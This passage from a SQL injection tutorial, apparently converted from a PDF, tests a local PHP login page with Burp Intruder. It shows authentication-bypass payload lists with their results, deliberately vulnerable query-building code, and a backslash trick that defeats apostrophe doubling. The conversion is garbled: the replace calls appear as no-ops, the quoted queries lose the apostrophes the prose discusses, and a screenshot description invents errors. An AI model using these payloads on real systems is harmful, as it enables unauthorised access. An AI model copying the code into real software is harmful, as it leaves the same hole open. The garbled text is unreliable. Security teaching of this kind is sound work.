
ERROR during query execution: You have an error in your SQL syntax; check the
version for the right syntax to use near '/*' AND password='yyyyy' at :

```


Semi automated testing with burp the classic login with brackets screen

The same test can be done with the second example where brackets were used in the SQL query. Let us try to do it as well.


Change the destination after the POST http method from sql1 to sql2 to send the test cases to that webpage:



And select again the Start attack command from the Intruder menu:



Click to the OK button again on the warning window.




Then wait for the results:

Intruder attack 2							
Attack Save Columns							
Results Target Positions Payloads Options							
Filter: Showing all items							
Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	228	baseline request
1	1	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
2	1	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
3	1	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
4	1	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	405	
5	1	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	385	
6	1	" OR "1"="1	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
7	1	" OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
8	1	" OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
9	1	" OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
10	1		200	<input type="checkbox"/>	<input type="checkbox"/>	228	
11	2	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
12	2	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
13	2	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
14	2	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	382	
15	2	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	380	
16	2	" OR "1"="1	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
17	2	" OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
18	2	" OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
19	2	" OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	228	
20	2		200	<input type="checkbox"/>	<input type="checkbox"/>	228	


If you review the results there will not be any successful attack. It is because among our test cases there were not any with closing brackets at the end. There are two possible solutions. One is obvious, add the samples with the closing brackets at the end to the test cases.

The other solution, that I wanted to show now, is to select the Battering ram as attack method. It is defined in the Burp proxy help as the following: *This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once. This attack type is useful where an attack requires the same input to be inserted in multiple places within the request (e.g. a username within a Cookie and a body parameter). The total number of requests generated in the attack is the number of payloads in the payload set.* The problem was with the sniper attack method, it substitutes the injection points one by one. But if we use brackets, both parts of the query must be true because of the precedence. This is why we use battering ram attack type when it will substitute the test cases to the positions not one by one, but at once.


So select the Battering ram attack type:



Then click to the Intruder / Start attack command again:



Click OK on the warning window again:



And wait until the test finishes, then review the results. Now you will find some successful attack:

Intruder attack 3

Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	226	baseline request
1	' OR '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	208	
2	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
3	' OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	378	
4	' OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	410	
5	' OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	208	
6	" OR "1"="1	200	<input type="checkbox"/>	<input type="checkbox"/>	226	
7	" OR 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	226	
8	" OR 1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	226	
9	" OR 1=1/*	200	<input type="checkbox"/>	<input type="checkbox"/>	226	
10		200	<input type="checkbox"/>	<input type="checkbox"/>	226	

RequestResponse

RawHeadersHex

HTTP/1.1 200 OK
Date: Sat, 22 Feb 2014 16:49:14 GMT
Server: Apache/2.4.7 (Win32) OpenSSL/1.0.1e PHP/5.5.6
X-Powered-By: PHP/5.5.6
Content-Length: 9
Connection: close
Content-Type: text/html

Logged in


It is a simple example to see that one should be careful with automated and semiautomated tools. Even in so simple cases like these examples one can get a false negative results easily if they are used without background knowledge.

Classic login with trivial filtering (change ' to ")

Another common "defense" mechanism in applications is to change the apostrophe ' to double apostrophe ". It works because if you write two apostrophes next to each other it means for the SQL Server we did not want to finish the string, but we wanted to write an apostrophe within the string (escaping).

For this example we will use the following sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```




And use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
  echo('Connection ERROR');
  die(print_r(mysqli_error($con)));
}
```

```

$query = "SELECT * FROM tbl1 WHERE username='" .
str_replace("'", "'", $ _POST['username']) . "' AND password='" .
str_replace("'", "'", $ _POST['password']) . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```




The screenshot shows a web browser window with the address bar displaying 'C:\xampp\htdocs\mysql\sql4\sql.php - I'. The browser's address bar and title bar are visible. The main content area shows a PHP script execution error. The error message is 'Connection ERROR' in red text. The script is a PHP file named 'sql.php' located at 'C:\xampp\htdocs\mysql\sql4\sql.php'. The script contains a MySQL connection attempt using 'mysqli_connect' with the following parameters: host '127.0.0.1', username 'root', password '', and database 'a'. The script then attempts to execute a SQL query: 'SELECT * FROM tbl1 WHERE username=' . str_replace("'", "'", \$_POST['username']) . ' AND password=' . str_replace("'", "'", \$_POST['password']) . '''. The script checks if the query execution was successful using 'mysqli_query'. If it fails, it echoes 'ERROR during query execution: ' and dies with the MySQL error message. If it succeeds, it fetches the results using 'mysqli_fetch_array' and checks if there are any results. If there are results, it dies with 'Logged in'. If not, it dies with 'Wrong username or password'. The script ends with '??>'. The error message 'Connection ERROR' is displayed in red text, indicating a failure in the database connection.

```

1  <?php
2  $dbname = "a";
3  $dbusername = "root";
4  $dbpassword = "";
5  $dbservername = "127.0.0.1";
6  $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7  if (!$con){
8      echo('Connection ERROR');
9      die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT * FROM tbl1 WHERE username='" .
12         str_replace("'", "'", $_POST['username']) . "' AND password='" .
13         str_replace("'", "'", $_POST['password']) . "'";
14 $stmts = mysqli_query($con, $query);
15 if ($stmts === false){
16     echo('ERROR during query execution: ');
17     die(print_r(mysqli_error($con)));
18 }
19 $row = mysqli_fetch_array($stmts, MYSQLI_ASSOC);
20 if ($row){
21     die('Logged in');
22 }
23 else{
24     die('Wrong username or password');
25 }
26 ??>

```

If we try the original working example ' OR 1=1# ,it will not work.



← → http://192.168.168.111:8888/mysql/sql4/sql.html

User Name: ' OR 1=1# x


Password:

send

It is quite clear, what the problem is. We get the following SQL query:

SELECT * FROM tbl1 WHERE username='' OR 1=1# AND password='';

As we can see there are three apostrophes next to each other at the beginning. The SQL Server will understand it as follows: the first apostrophe starts the string the next two are two apostrophes next to each other in a string, what means we did not want to finish the string, but wanted to write an apostrophe within the string, we were not able to break out from the string to write SQL. It means the OR 1=1# is only a string, and the string is finished with the apostrophe in the code.



← → http://192.168.168.111:8888/mysql/sql4/sql.php

Wrong username or password


Now let us find how we can bypass this method. The first idea what one used to have is to use two apostrophes in our input as: '' OR 1=1#. At the beginnig there are two apostrophes next to each other, not a quotation mark. Then we will get the next query string (with five apostrophes at the beginning):

SELECT * FROM tbl1 WHERE username='' OR 1=1# AND password='';

The SQL will understands it as: the first apostrophe starts the string. Then two apostrophes next to each other means we wanted to write an apostrophe within the string. The next two apostrophes means again that we wanted to write an apostrophe within the string. So we were not able to break out from the string, the OR 1=1# is still a string, not an SQL instruction. The string will finish with the original apostrophe.

So this idea is wrong. Unimportant how many apostrophes you write, because it will be doubled so the number of apostrophes will be always an even number. Because of it we will not be able to break out from the string.

Then what can we do? The doubling of the apostrophe is the escaping of it. But there is an other method to escape: use a backslash \ character. Try the following input string: \' OR 1=1#.



A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql4/sql.html`. Below the address bar, there is a login form with two input fields: "User Name:" and "Password:". The "User Name:" field contains the text `' OR 1=1#`. The "Password:" field is empty. Below the input fields is a button labeled "send".

It will give us the next query:


`SELECT * FROM tbl1 WHERE username='\' OR 1=1#'AND password='';`

The SQL will execute it as: the first apostrophe starts the string.

Then comes a `\` it means we want to write an apostrophe within the string.

And the next apostrophe, what was added by the replace, then closes the string.

It means the `OR 1=1#` is an SQL instruction again, so we were able to do the SQL injection attack.




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql4/sql.php`. Below the address bar, the text "Logged in" is displayed.

Classic login with trivial filtering (change ' to nothing)

Another "defense" against SQL injection is to change the apostrophe to nothing, because then we will not be able to break out from the string. To try this one can use the following sql.html:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```



